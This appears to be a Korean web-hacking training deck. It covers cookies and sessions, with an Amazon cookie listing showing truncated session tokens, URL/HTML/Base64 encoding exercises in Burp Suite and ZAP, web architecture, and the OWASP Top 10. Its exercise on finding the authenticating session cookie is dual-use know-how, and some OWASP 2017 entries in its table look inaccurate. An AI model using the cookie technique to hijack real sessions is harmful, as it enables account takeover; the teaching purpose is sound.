csm-hit	s-VYS9T0...	H1339112	www...	2017...	43			
lc-main	en_US		amaz...	2037...	12			
sess-at-main	"/CeowqC...	I13TLOy...	amaz...	Session	58	✓	✓	
session-id	132-2440		amaz...	2036...	29			
session-id-time	20827872		amaz...	2036...	26			
session-token	"E8QK6m...	f3IGN/v...	amaz...	2037...	295			
skin	noskin		amaz...	Session	10			
ubid-main	135-3004...		amaz...	2036...	28			


- JSESSIONID
- at-main
- csm-hit
- lc-main
- sess-at-main
- session-id
- session-id-time
- session-token
- skin
- u-bid-main
- x-main
- x-wl-uid

## 6 Cookie & Session

### • Cookie & Session

#### – 사용자를 실제 인증하는 쿠키 변수 찾기

- 쿠키 값을 하나씩 삭제한 후 다시 웹 사이트 접속하여 확인



## 인코딩 & 디코딩

- Encoding(인코딩): 정보의 형태나 형식을 변환하는 처리나 처리 방식
- 대표적인 인코딩 방식 (예: Password 문자열에 대한 인코딩)
  - URL 인코딩 : %50%61%73%73%77%6f%72%64
  - HTML 인코딩 : &#x50;&#x61;&#x73;&#x73;&#x77;&#x6f;&#x72;&#x64;
  - Base64 인코딩 : UGFzc3dvcmQ=
  - ASCII 인코딩 : 50617373776f7264
- Decoding(디코딩): 인코딩된 내용을 원래 상태로 변환하는 방식
- 웹로그 분석을 하다보면 다양한 인코딩된 로그들이 존재하기 때문에 기본적인 인코딩 형태들은 이해해 놓는 것이 좋음.

# 인코딩 & 디코딩


- ASCII Code 테이블은 문자열과 인코딩되는 형태를 보여줌
  - %20 = [Space] , %23 = #, %27 = ' , %30 = 3, %41 = A

## ASCII TABLE

Decimal	Hex	Char	Decimal	Hex	Char	Decimal	Hex	Char	Decimal	Hex	Char
0	0	[NULL]	32	20	[SPACE]	64	40	@	96	60	`
1	1	[START OF HEADING]	33	21	!	65	41	A	97	61	a
2	2	[START OF TEXT]	34	22	"	66	42	B	98	62	b
3	3	[END OF TEXT]	35	23	#	67	43	C	99	63	c
4	4	[END OF TRANSMISSION]	36	24	\$	68	44	D	100	64	d
5	5	[ENQUIRY]	37	25	%	69	45	E	101	65	e
6	6	[ACKNOWLEDGE]	38	26	&	70	46	F	102	66	f
7	7	[BELL]	39	27	'	71	47	G	103	67	g
8	8	[BACKSPACE]	40	28	(	72	48	H	104	68	h
9	9	[HORIZONTAL TAB]	41	29	)	73	49	I	105	69	i
10	A	[LINE FEED]	42	2A	*	74	4A	J	106	6A	j
11	B	[VERTICAL TAB]	43	2B	+	75	4B	K	107	6B	k
12	C	[FORM FEED]	44	2C	,	76	4C	L	108	6C	l
13	D	[CARRIAGE RETURN]	45	2D	-	77	4D	M	109	6D	m
14	E	[SHIFT OUT]	46	2E	.	78	4E	N	110	6E	n
15	F	[SHIFT IN]	47	2F	/	79	4F	O	111	6F	o
16	10	[DATA LINK ESCAPE]	48	30	0	80	50	P	112	70	p
17	11	[DEVICE CONTROL 1]	49	31	1	81	51	Q	113	71	q
18	12	[DEVICE CONTROL 2]	50	32	2	82	52	R	114	72	r
19	13	[DEVICE CONTROL 3]	51	33	3	83	53	S	115	73	s
20	14	[DEVICE CONTROL 4]	52	34	4	84	54	T	116	74	t
21	15	[NEGATIVE ACKNOWLEDGE]	53	35	5	85	55	U	117	75	u
22	16	[SYNCHRONOUS IDLE]	54	36	6	86	56	V	118	76	v
23	17	[END OF TRANS. BLOCK]	55	37	7	87	57	W	119	77	w
24	18	[CANCEL]	56	38	8	88	58	X	120	78	x
25	19	[END OF MEDIUM]	57	39	9	89	59	Y	121	79	y
26	1A	[SUBSTITUTE]	58	3A	:	90	5A	Z	122	7A	z
27	1B	[ESCAPE]	59	3B	;	91	5B	[	123	7B	{
28	1C	[FILE SEPARATOR]	60	3C	<	92	5C	\	124	7C	
29	1D	[GROUP SEPARATOR]	61	3D	=	93	5D	]	125	7D	}
30	1E	[RECORD SEPARATOR]	62	3E	>	94	5E	^	126	7E	~
31	1F	[UNIT SEPARATOR]	63	3F	?	95	5F	_	127	7F	[DEL]

## 인코딩 &amp; 디코딩

- Encoding & Decoding 실습
  - Burp Suite를 실행하고, Decoder 탭을 클릭



## 7

## 인코딩 &amp; 디코딩

## • Encoding &amp; Decoding 실습

- 입력 폼(가운데 박스)에 KSHIELDJR를 입력하고, 오른쪽 Encoding as를 클릭한 후 원하는 디코딩 방식을 선택.

예: Encoding as 'URL'을 선택한 화면




## 인코딩 &amp; 디코딩

## • Encoding &amp; Decoding 실습

- 입력 폼(가운데 박스)에 KSHIELDJR를 입력하고, 오른쪽 Encoding as를 클릭한 후 원하는 디코딩 방식을 선택.

예: Encoding as 'HTML'을 선택한 화면




## 7

## 인코딩 &amp; 디코딩

## • Encoding &amp; Decoding 실습

- 입력 폼(가운데 박스)에 KSHIELDJR를 입력하고, 오른쪽 Encoding as를 클릭한 후 원하는 디코딩 방식을 선택.

예: Encoding as 'Base64'을 선택한 화면



## 7

## 인코딩 &amp; 디코딩

## • Encoding &amp; Decoding 실습

- 입력 폼(가운데 박스)에 KSHIELDJR를 입력하고, 오른쪽 Encoding as를 클릭한 후 원하는 디코딩 방식을 선택.

예: Encoding as 'ASCII Hex'을 선택한 화면



## 인코딩 &amp; 디코딩

## • Encoding &amp; Decoding 실습

- 디코딩은 마찬가지로 인코딩된 문자열을 입력하고 Decode as..에서 원하는 것으로 디코딩하면 됨.

예: S1NISUVMREpSSkpBTkc= 을 디코딩하라.

위 인코딩 문자열을 입력하고 Decode as ... URL을 선택한 경우 (디코딩 실패)

The screenshot shows the OWASPy ZAP Decoder interface. It consists of two main sections, each with a text input field and a set of configuration buttons. The top section has a red border around its text input field, which contains the encoded string 'S1NISUVMREpSSkpBTkc='. The bottom section has a white background and contains the same encoded string. Both sections include a 'Text' radio button (selected), a 'Hex' radio button, a 'Decode as ...' dropdown menu (set to 'URL'), an 'Encode as ...' dropdown menu, a 'Hash ...' dropdown menu, and a 'Smart decode' button. The overall layout is clean and functional, designed for quick testing of encoded data.

## 인코딩 & 디코딩

### • Encoding & Decoding 실습

- 디코딩은 마찬가지로 인코딩된 문자열을 입력하고 Decode as..에서 원하는 것으로 디코딩 하면 됨.

예: S1NISUVMREpSSkpBTkc= 을 디코딩하라.


위 인코딩 문자열을 입력하고 Decode as ... Base64를 선택한 경우 (디코딩 성공)

The screenshot shows the Burp Suite interface with the Decoder tab selected. In the main text area, the encoded string "S1NISUVMREpSSkpBTkc=" is input. To its right, there are conversion options: Text (radio button selected), Hex, Decode as ..., Encode as ..., Hash ..., and Smart decode. Below this, the decoded output "KSHIELDJRJJANG" is shown in another text area with similar conversion options.

## 8 Web-Was-Database Architecture

- Web - Was - Database 구조

- 기업에서 사용하는 웹 서버는 DMZ라고 하는 중간지대에 존재하고, Database(DB)는 보통 내부 인트라넷에 존재함



### III. 웹 기반 공격 기법의 이해

## 1 웹 해킹 등장 배경

- 웹 해킹이 발전하게 된 배경
  - 2000년 초반까지만 해도 주로 해킹의 대상은 시스템이었고, 버퍼 오버플로우, 포맨스 트링버그 등 다양한 시스템상의 취약점에 대한 연구가 중점적으로 이루어졌음
  - 닷컴 열풍이 불면서 해커들은 점차 웹에 대해 관심을 가지게 되었음
  - 웹 해킹이 발전하게 된 배경에는 시대적인 흐름도 있었지만, 90년대 중반부터 방화벽과 IDS와 같은 네트워크 보안 장비가 개발된 것도 한 몫을 했음.
  - 네트워크 포트에 대한 직접적인 공격이 어려워지자 공격자들은 시스템에 접근하기 위한 접점으로, 외부에 오픈되어 있는 웹을 주 공격 대상으로 삼기 시작한 것임

## 2 OWASP Top 10

- OWASP (Open Web Application Security Project)
  - 웹 애플리케이션에서 발생할 수 있는 위험들에 대해 연구하는 오픈 소스 프로젝트
  - 2001년 12월 Mark Curphey와 Dennis Groves 등에 의해 처음 만들어짐
  - 2004년 OWASP Top 10이라는 웹 애플리케이션 10대 주요 취약점을 발표, 이후 3년마다 업데이트 (2017년은 일반 사람들에게도 의견을 받아 발표해서 4년 걸림)

OWASP Top 10	2010년	2013년	2017년
A1	인젝션 취약점	인젝션 취약점	인젝션
A2	크로스 사이트 스크립팅	인증 및 세션관리 취약점	취약한 인증
A3	취약한 인증 및 세션 관리	크로스 사이트 스크립팅	민감한 데이터 노출
A4	안전하지 않은 직접객체 참조	취약한 직접 객체 참조	XML 외부 개체(XXE) [신규]
A5	크로스 사이트 요청 변조	보안 설정 오류	취약한 접근 통제 [합침]
A6	보안상 잘못된 구성	민감 데이터 노출	민감 데이터 노출
A7	안전하지 않은 암호 저장	기능 수준의 접근 통제 누락	공격 방어 취약점
A8	URL 접근 제한 실패	크로스 사이트 요청 변조	크로스 사이트 요청 변조
A9	불충분한 전송 계층 보호	알려진 취약점이 있는 컴포넌트 사용	알려진 취약점이 있는 컴포넌트 사용
A10	검증되지 않은 리다이렉트	검증되지 않은 리다이렉트	취약한 API


## 2 OWASP Top 10

### • OWASP - 웹 어플리케이션 보안 위험

- 취약점 뿐만 아니라, 해당 취약점이 기술적 영향과 사업적 영향과의 관계도 분석함.
- 실질적으로 기업에서는 취약점 자체보다 그에 대한 영향을 더 중요시함.

#### 어플리케이션 보안 위험

공격자들은 어플리케이션을 통해 잠재적인 많은 경로를 이용하여 사업이나 조직에 피해를 입힙니다. 이 가운데 어떤 경로들은 너무 미미해서 설령 찾아낸다고 해도 이를 활용한 공격이 효과가 거의 없을 수도 있고, 또 어떤 경로들은 매우 위협적인 것도 있습니다.



때로는 이러한 경로들을 찾아내고 공격하는 것이 쉬울 수도 있고, 어떤 것은 매우 어려울 수도 있습니다. 마찬가지로 이로 인해 발생한 손해가 경미한 것일 수도 있고, 당신의 사업을 몰락시킬 만큼 중대한 일일 수도 있습니다. 당신은 각각의 위협원, 공격 방, 보안 취약점과 관련된 가능성을 평가하고, 이를 통합하여 조직에 미치는 기술적 및 사업적 영향을 평가할 수 있습니다. 동시에 이 요소들을 근거로 전체적인 위험 판단할 수도 있습니다.

## 2 OWASP Top 10

